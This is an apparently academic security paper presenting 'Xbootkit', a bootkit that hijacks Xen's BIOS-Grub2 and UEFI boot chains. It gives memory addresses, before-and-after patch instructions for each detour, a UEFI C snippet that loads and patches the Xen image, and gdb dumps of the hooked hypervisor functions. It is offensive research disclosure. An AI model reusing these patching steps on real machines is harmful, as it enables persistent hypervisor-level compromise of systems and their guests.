Attacking Xen by Intercepting the Boot Process

Guanglu Yan, Senlin Luo, Wangtong Liu
（Information System & Security and Countermeasures Experiments Center, Beijing Institute of Technology, 100081）

Abstract

Xen has been used as the basis for a number of commercial and academic applications. As the hypervisor has the privilege of “ring -1”, its security is particularly significant. In this paper, Xbootkit is introduced to compromise Xen by intercepting its boot process. Xen can be booted via BIOS or UEFI. However, both of the two boot processes can be manipulated by Xbootkit. Xbootkit is able to be stored in an iso file or a CD-ROM. Thus, it can be booted before Xen, and then patch it. At last, handle_exception function and do_multicall function are patched to prove a successful attack. Xbootkit can get the highest priority and privilege to subvert Xen and only leaves some 64-bit codes for patching in the memory.

Prior work

Most of current bootkits aim at Windows. Eeye BootRoot installs a backdoor in Windows NT. VbootKit can subvert the kernel of Windows XP and Windows Vista. Stoned-bootkit and TDL4 attack most of the Windows versions before Windows 8. Dreamboot is used to compromise Windows 8 with UEFI firmware. All of them can get the highest priority and privilege of “ring 0”. This paper will introduce a bootkit called Xbootkit (bootkit for Xen) which is used to intercept the boot process of Xen and get the privilege of “ring -1”.

Introduction

Xen is an open-source hypervisor. It can be loaded by BIOS (Basic Input/Output System) or UEFI (The Unified Extensible Firmware Interface). In the first situation, Grub (GRand Unified Bootloader) is needed, which is a bootloader with support for many modern day computer systems. In this paper, Grub2 is chosen as the attack target which is the second version of the Grub. Therefore, the first way of boot process is “BIOS - Grub2 - Xen” and the other one is “UEFI - Xen”. In this paper, the version of Grub2 is Grub-2.0.0, and the version of Xen is Xen-4.2.2. Both of them are built and run in the environment of ubuntu-12.04.4 (x64).

BOOT PROCESS FOR "BIOS - Grub2 - Xen"

In the first situation, BIOS loads Grub2 starting from the real mode. Then Grub2 enters the protect mode and loads Xen into memory. After Xen gets control, it goes back to the real mode to absorb some information and then jump to the long mode directly. The modules needed in the boot process are shown in figure 1.




Figure 1 the modules needed in the boot process of "BIOS - Grub2 - Xen"

The modules of boot, diskboot, startup_raw, startup and grub_main belong to Grub2, and the head, trampoline, x86_64, __start_xen are the components of Xen.

E-mail addresses: flankreader@gmial.com (Guanglu Yan).

BIOS: Loads boot module into 0x7c00 address and transfers the control to it.

boot: Loads diskboot module into 0x70000 address and then copies the content into 0x8000 address. At last, transfers the control to diskboot module.

diskboot: Loads startup_raw module into 0x70000 address and then copies the content into 0x8200 address. At last, transfers the control to startup_raw module.

startup_raw: Enters protect mode to decompress and repair the following memory, and then transfers the control to startup module which is loaded at 0x100000 address.

startup: Copies itself to 0x9000 address and thansfers the control to the grub_main function.

grub_main: Calls grub_file_read to load Xen into 0x100000 address and transfers the control to the head module of Xen.

head: Initializes something and relocates the trampoline module to 0x8f000 address. At last, transfers the control to the trampoline.

trampoline: Comes back to the real mode to get some information and then enters into long mode directly. At last, transfers the control to the x86_64 module.

x86_64: Initializes something and transfers the control to the __start_xen funtion.

__start_xen: Initializes and starts the kernel of Xen.

BOOT PROCESS FOR "UEFI - Xen"

In the second situation, the boot process is simpler. UEFI loads Xen into the long mode directly. The modules needed in the boot process are shown in figure 2.




Figure 2 the modules needed in the boot process of "UEFI - Xen"

UEFI: Loads Xen into memory with long mode and transfers the control to the boot module of Xen.

boot: the efi_start function in the boot module gets control first. It initializes something and transfers the control to the function of __start_xen.

__start_xen: Initializes and starts the kernel of Xen.

DEBUG

To debug Xen, Grub2 and Xbootkit, tools like ida or gdb are needed. VMWARE is also needed to install the target operating system.

Configuration Information:

```
debugStub.listen.guest64 = "TRUE"
debugStub.hideBreakpoints = "TRUE"
monitor.debugOnStartGuest32 = "TRUE"
bios.bootDelay = "3000"
```

Above information should be written into the configuration file of the VMWARE. The configuration information of “monitor.debugOnStartGuest32 = "TRUE"” will make the target machine in a pending state before start. Then we can use the 32-bit version of gdb to connect and debug the target machine with the instruction of “target remote 127.0.0.1:8832”. Before debugging the long mode address space, we should set a breakpoint in the memory of long mode. When it runs to the breakpoint, the target machine will reach the pending state again. The configuration information of “debugStub.listen.guest64 = "TRUE"” will allow us to connect and debug the target machine with the 64-bit version of gdb. However, this time the debug instruction is “target remote 127.0.0.1:8864”. Thus, we can debug the target machine in the long mode.

Implementation

In this paper, Xbootlit-0.1 is implemented to intercept the boot process of Xen. There are two demo programs for Xbootkit-0.1. One is for "BIOS - Grub2 - Xen", and the other is for "UEFI - Xen". The demo can be stored in an iso file, a CD-ROM, an usb drive, MBR or something else.

How to place detours?

In order to intercept the whole boot process, the following three steps can guild how to patch modules.

1. Keep on patching files as they load or relocate just before transferring the control to it.
2. Hook onto next stage and repair or execute the original instructions in the hooked address of current stage.
3. Repeat the above steps, till we reach the kernel, and then sit and watch the system carefully.

Where to place detours?

Some modules must be patched to intercept the boot process. The modules with a smile face in figure 3 and figure 4 are the location where we place detours.




Figure 3 the detours for "BIOS - GRUB2 - XEN"




Figure 4 the detours for "UEFI - Xen"

DETOURS FOR "BIOS - Grub2 - Xen"

For the first situation, the first detour is “detour for boot” which starts before Grub2. BIOS will load it into 0x7c00 address and transfer the control to it. At first, it relocates itself into 0x9c000 address since the original address will be used by the boot module of Grub2. Then it hooks the 0x13 interrupt vector which is used to read and write the hard disk. When the startup_raw module is loaded, the hooked 0x13 interrupt vector will place “detour 1 for startup_raw”. As discussed above, startup_raw will be loaded into 0x70000 address. Thus, if the segment of the target buffer is 0x7000 and there are the signatures of the startup_raw in the buffer memory (e.g. “0xe6ff”, which is a jump instruction jumping to the startup module), then we can assert that the loaded module is startup_raw. At last, “detour for boot” loads boot module into 0x7c00 address and transfers the control to it.

There are two detours for the startup_raw module. When the startup_raw gets control, they will be executed sequentially in the protect mode. The “detour 1 for startup_raw” gets control just after decompression and repair. The job for “detour 1 for startup_raw” is to bypass the repair mechanism of Grub2 and place “detour 2 for startup_raw”.

Original Code:	**Assembly Instructions:**
cld	0x0000825d: cld
call EXT_C (grub_reed_solomon_recover)	0x0000825e: call 0x859d
jmp post_reed_solomon	0x00008263: jmp 0x89a2

After patch:

```
0x00008263:      jmp    0x9c205 -------> places "detour 2 for startup_raw"
```

The address of 0x8263 stores a jump instruction which will not be recovered by the grub_reed_solomon_recover function. We should note that, when we place "detour 1 for startup_raw", the startup_raw is in the memory of 0x70000. So the patching address is 0x8263 - 0x8200 + 0x70000.

"detour 2 for startup_raw" gets control just before the startup module, and at this time the startup module is loaded into memory of 0x10000. So we can set "detour for startup".

Before patch:

```
0x000089ce:      mov      eax,0x82c6
0x000089d3:      jmp      esi     -------> one of the signature, jump to the startup
```

After patch:

```
0x000089ce:      mov      esi,0x9c225    -------> hook startup
0x000089d3:      jmp      esi
```

"detour for startup" gets control just after the startup module moving itself from 0x10000 to 0x9000, but before transferring the control to the new address. Now the functions of kernel.img are in the appropriate memory (above 0x9000). Then the grub_file_read function in the grub_main can be patched. The grub_file_read is used to load other modules from disk.

Before patch:

```
0x0010001e:      mov      esi,0x9025
0x00100023:      jmp      esi -------> where to relocate itself
```

After patch:

```
0x0010001e:      mov      esi,0x9c24a-------> hook grub_file_read
0x00100023:      jmp      esi
```

There are two detours for grub_file_read, the prolog detour and the epilog detour. The prolog detour is used to decide whether the loaded image is Xen or not. In grub_file_read, as a parameter, the edx register determines the memory address that stores the loaded module. In fact, the Xen is always loaded in 0x100000. Therefore, if the value in the edx register is equal to 0x100000, the prolog detour will notice the epilog detour that the Xen is loaded into memory.

After receiving the information that the Xen is loaded, the epilog detour will check whether the magic number of 0x1badb002 is stored in the memory of 0x100008. If so, "detour 1 for head" can be used to patch the Xen. The patch address is at 0x100000 where stores a jump instruction that jumps to the real entry of Xen.

The first detour for Xen is "detour 1 for head" which gets control just before jumping to the real entry of the Xen and now the head of the Xen is well deployed in the memory above the address of the real entry. At this time "detour 2 for head" can be used to patch the last instruction of the head module.

Before patch:

```
0x00100000:      jmp      0x25d06b -------> the real entry of Xen
```

After patch:

```
0x00100000:      jmp      0x9c2cd -------> patch the last instruction (lret) of head
```

The last instruction is "lret" which will transfer the control to the module of trampoline. Therefore, "detour 2 for head" gets control just before the trampoline and now the trampoline is relocated well in the memory below 1MB. At this time, the "detour for trampoline" can be used to hook the jump instruction that will enter into 64-bit address memory space (before that, it has entered long mode but with 32-bit address memory space).

Before patch:

```
0x0025d22f:      lret -------> transfer the control to trampoline
```

After patch:

```
0x0025d22f:      jmp      0x9c2e7 -------> patch trampoline
```

"detour for trampoline" gets control just before Xen enters into 64-bit address memory space and now Xen is well deployed in the 64-bit memory with long mode. Xbootkit copies its rest detours to 64-bit address memory space before calling the function of zap_low_mappings which invalids the low memory. At last, it patches two functions in __start_xen (i.e. handle_exception and do_multicall) to demonstrate a successful attack.

Before patch:

```
0x0008f0c5:      mov      rax,QWORD PTR ds:0x2 -------> mov high_start(%rip),%rax
0x0008f0cc:      jmp      rax -------> enter into the 64-bit address memory space
```

After patch:

```
0x000000000008f0c5:   mov      rax, 0x9c30f -------> copy itself to 64-bit address memory and patches the two functions
0x000000000008f0cc:   jmp      rax
```

DETOURS FOR "UEFI - Xen"

For the second situation, the boot module is very different from the first one on implementation. There are two detours for the boot module. "detour 1 for boot" is loaded into a low memory space by UEFI and starts before Xen. It enumerates the volume device to locate the xen-4.2.2.efi which is the boot file for Xen-4.2.2. After finding the boot file, "detour 1 for boot" loads it, patches it and transfers to it. Fortunately, most of the operation can be finished via the APIs of UEFI, so it can be programmed in C or C++. Before patching it with "detour 2 for boot", it should move the following detours into Xen's 32-bit memory space, as the original memory of Xbootkit cannot be used after transferring control to the efi_start function in the xen-4.2.2.efi. The chosen 32-bit memory space begins from the address of ImageBase + ImageSize - 0x100000, which is writable, executable and can't be rewritten by other legal modules. The code snippet is as follows.

Code snippet for "detour 1 for boot"

```
//enumerate and locate
BS->LocateHandleBuffer(ByProtocol,&FileSystemProtocol,NULL,&nbHandles,&handleArray);
for(i=0;i<nbHandles;i++)
{
   err = BS->HandleProtocol(handleArray[i],&FileSystemProtocol,(void **)&ioDevice);
   if(err != EFI_SUCCESS)
      continue;
   err=ioDevice->OpenVolume(ioDevice,&handleRoots);
   if(err != EFI_SUCCESS)
      continue;
  err =
handleRoots->Open(handleRoots,&bootFile,Xen_BOOTX64_IMAGEPATH,EFI_FILE_MODE_READ,EFI_FILE_READ_ONLY);
   if(err == EFI_SUCCESS)
   {
      handleRoots->Close(bootFile);
      *LoaderDevicePath = FileDevicePath(handleArray[i],Xen_BOOTX64_IMAGEPATH);
      break;
```

```
    }
}
//load it
ret_code = BS->LoadImage(TRUE,ParentHandle, LdrDevicePath,NULL,0,&XEN_IMAGE_HANDLE);
//patch   it
BS->HandleProtocol(XEN_IMAGE_HANDLE,&LoadedImageProtocol,(void **)&image_info);
ret_code = PatchXenBootloader(BootkitImageBase,image_info->ImageBase,image_info->ImageSize);
// transfer to it
BS->StartImage(XEN_IMAGE_HANDLE,(UINTN *)NULL,(CHAR16 **)NULL);
```

"detour 2 for boot" replaces the last three instructions of the boot module. So it gets control just before the function of __start_xen. At this time, the Xen is well deployed in 64-bit memory space. It should copy its following detours into 64-bit memory space, because the 32-bit memory space cannot be used after transferring control to the __start_xen function. The chosen 64-bit memory space begins from the address of 0xffff82c4802f0000, which is writable, executable and can't be rewritten by other legal modules. At last, it also patches the two functions of handle_exception and do_multicall to certify that is has intercepted the boot process successfully.

Before patch:


```
FFFF82C4802918FE C7 44 24 08 08 E0 00 00        mov     dword ptr [rsp+arg_0], 0E008h
FFFF82C480291906 4C 89 04 24                    mov     [rsp+0], r8
FFFF82C48029190A 48 CA 08 7F                    retfq    7F08h -------> help to locate it
```

After patch:

```
0x000000003cc918fe:   ff 25 00 00 00 00    jmpq    *0x0(%rip)     # 0x3cc91904
0x000000003cc91904:   00 00                add     %al,(%rax)
0x000000003cc91906:   90                   nop
0x000000003cc91907:   3d 00 00 00 00       cmp     $0x0,%eax
```


Result

To prove a successful attack, we intercept two functions: handle_exception and do_multicall which have the privilege of "ring -1". The size of Xbootkit-0.1 for "BIOS - Grub2 - Xen" is less than 2kb and the other one for "UEFI - Xen" is less than 44kb. The original assembly instructions of handle_exception and do_multicall are shown in figure 5 and figure 7. The patching assembly instructions of these two functions are shown in figure 6 and figure 8.




```
(gdb) disas /r handle_exception
Dump of assembler code for function handle_exception:
   0xffff82c480216f48 <+0>:      fc        cld
   0xffff82c480216f49 <+1>:      57        push   %rdi
   0xffff82c480216f4a <+2>:      56        push   %rsi
   0xffff82c480216f4b <+3>:      52        push   %rdx
   0xffff82c480216f4c <+4>:      51        push   %rcx
   0xffff82c480216f4d <+5>:      50        push   %rax
   0xffff82c480216f4e <+6>:      41 50     push   %r8
   0xffff82c480216f50 <+8>:      41 51     push   %r9
   0xffff82c480216f52 <+10>:     41 52     push   %r10
   0xffff82c480216f54 <+12>:     41 53     push   %r11
   0xffff82c480216f56 <+14>:     53        push   %rbx
   0xffff82c480216f57 <+15>:     55        push   %rbp
   0xffff82c480216f58 <+16>:     41 54     push   %r12
   0xffff82c480216f5a <+18>:     41 55     push   %r13
   0xffff82c480216f5c <+20>:     41 56     push   %r14
   0xffff82c480216f5e <+22>:     41 57     push   %r15
End of assembler dump.
```

Figure 5 the original assembly instructions of handle_exception




```
(gdb) disas /r handle_exception
Dump of assembler code for function handle_exception:
   0xffff82c480216f48 <+0>:     ff 25 00 00 00 00       jmpq   *0x0(%rip)
 # 0xffff82c480216f4e <handle_exception+6>
   0xffff82c480216f4e <+6>:     a1 00 2f 80 c4 82 ff ff 53      movabs 0x53fff
2c4802f00,%eax
   0xffff82c480216f57 <+15>:    55      push   %rbp
   0xffff82c480216f58 <+16>:    41 54   push   %r12
   0xffff82c480216f5a <+18>:    41 55   push   %r13
   0xffff82c480216f5c <+20>:    41 56   push   %r14
   0xffff82c480216f5e <+22>:    41 57   push   %r15
End of assembler dump.
```

Figure 6 the patching assembly instructions of handle_exception



```
Dump of assembler code for function do_multicall:
   0xffff82c4801147d0 <+0>:     41 57   push   %r15
   0xffff82c4801147d2 <+2>:     48 c7 c0 00 80 ff ff    mov    $0xffffffffffff80
00,%rax
   0xffff82c4801147d9 <+9>:     48 21 e0        and    %rsp,%rax
   0xffff82c4801147dc <+12>:    48 0d 18 7f 00 00       or     $0x7f18,%rax
   0xffff82c4801147e2 <+18>:    41 56   push   %r14
   0xffff82c4801147e4 <+20>:    41 55   push   %r13
   0xffff82c4801147e6 <+22>:    41 54   push   %r12
   0xffff82c4801147e8 <+24>:    55      push   %rbp
   0xffff82c4801147e9 <+25>:    53      push   %rbx
   0xffff82c4801147ea <+26>:    48 83 ec 28     sub    $0x28,%rsp
   0xffff82c4801147ee <+30>:    48 8b a8 d0 00 00 00    mov    0xd0(%rax),%rbp
   0xffff82c4801147f5 <+37>:    89 74 24 14     mov    %esi,0x14(%rsp)
   0xffff82c4801147f9 <+41>:    0f ba ad a8 01 00 00 00 btsl   $0x0,0x1a8(%rbp)
   0xffff82c480114801 <+49>:    19 d2   sbb    %edx,%edx
   0xffff82c480114803 <+51>:    85 d2   test   %edx,%edx
   0xffff82c480114805 <+53>:    0f 85 b9 02 00 00       jne    0xffff82c480114ac
4 <do_multicall+756>
   0xffff82c48011480b <+59>:    48 8b 80 d0 00 00 00    mov    0xd0(%rax),%rax
   0xffff82c480114812 <+66>:    48 8b 40 10     mov    0x10(%rax),%rax
   0xffff82c480114816 <+70>:    f6 80 e9 0a 00 00 40    testb  $0x40,0xae9(%rax)
```

Figure 7 the original assembly instructions of do_multicall



```
Dump of assembler code for function do_multicall:
   0xffff82c4801147d0 <+0>:     ff 25 00 00 00 00       jmpq   *0x0(%rip)
 # 0xffff82c4801147d6 <do_multicall+6>
   0xffff82c4801147d6 <+6>:     ed      in     (%dx),%eax
   0xffff82c4801147d7 <+7>:     00 2f   add    %ch,(%rdi)
   0xffff82c4801147d9 <+9>:     80 c4 82        add    $0x82,%ah
   0xffff82c4801147dc <+12>:    ff      (bad)
   0xffff82c4801147dd <+13>:    ff 90 90 90 90 41       callq  *0x41909090(%rax)

   0xffff82c4801147e3 <+19>:    56      push   %rsi
   0xffff82c4801147e4 <+20>:    41 55   push   %r13
   0xffff82c4801147e6 <+22>:    41 54   push   %r12
   0xffff82c4801147e8 <+24>:    55      push   %rbp
   0xffff82c4801147e9 <+25>:    53      push   %rbx
   0xffff82c4801147ea <+26>:    48 83 ec 28     sub    $0x28,%rsp
   0xffff82c4801147ee <+30>:    48 8b a8 d0 00 00 00    mov    0xd0(%rax),%rbp
   0xffff82c4801147f5 <+37>:    89 74 24 14     mov    %esi,0x14(%rsp)
   0xffff82c4801147f9 <+41>:    0f ba ad a8 01 00 00 00 btsl   $0x0,0x1a8(%rbp)
   0xffff82c480114801 <+49>:    19 d2   sbb    %edx,%edx
   0xffff82c480114803 <+51>:    85 d2   test   %edx,%edx
   0xffff82c480114805 <+53>:    0f 85 b9 02 00 00       jne    0xffff82c480114ac
4 <do_multicall+756>
   0xffff82c48011480b <+59>:    48 8b 80 d0 00 00 00    mov    0xd0(%rax),%rax
```

Figure 8 the patching assembly instructions of do_multicall

References

[1] VbootKit: Compromising Windows Vista Security.
http://www.nvlabs.in/uploads/projects/vbootkit/vbootkit_nitin_vipin_whitepaper.pdf.

[2] UEFI and Dreamboot. http://www.quarkslab.com/dl/13-04-hitb-uefi-dreamboot.pdf.

[3] GRUB. http://www.gnu.org/software/grub/grub.html.

[4] XEN. http://www.xenproject.org.

[5] Eeye BootRoot. https://www.blackhat.com/presentations/bh-usa-05/bh-us-05-soeder.pdf.

[6] Stoned-bootkit.
https://www.blackhat.com/presentations/bh-usa-09/KLEISSNER/BHUSA09-Kleissner-StonedBootkit-PAPER.pdf.

[7] TDL4. http://en.wikipedia.org/wiki/TDL-4.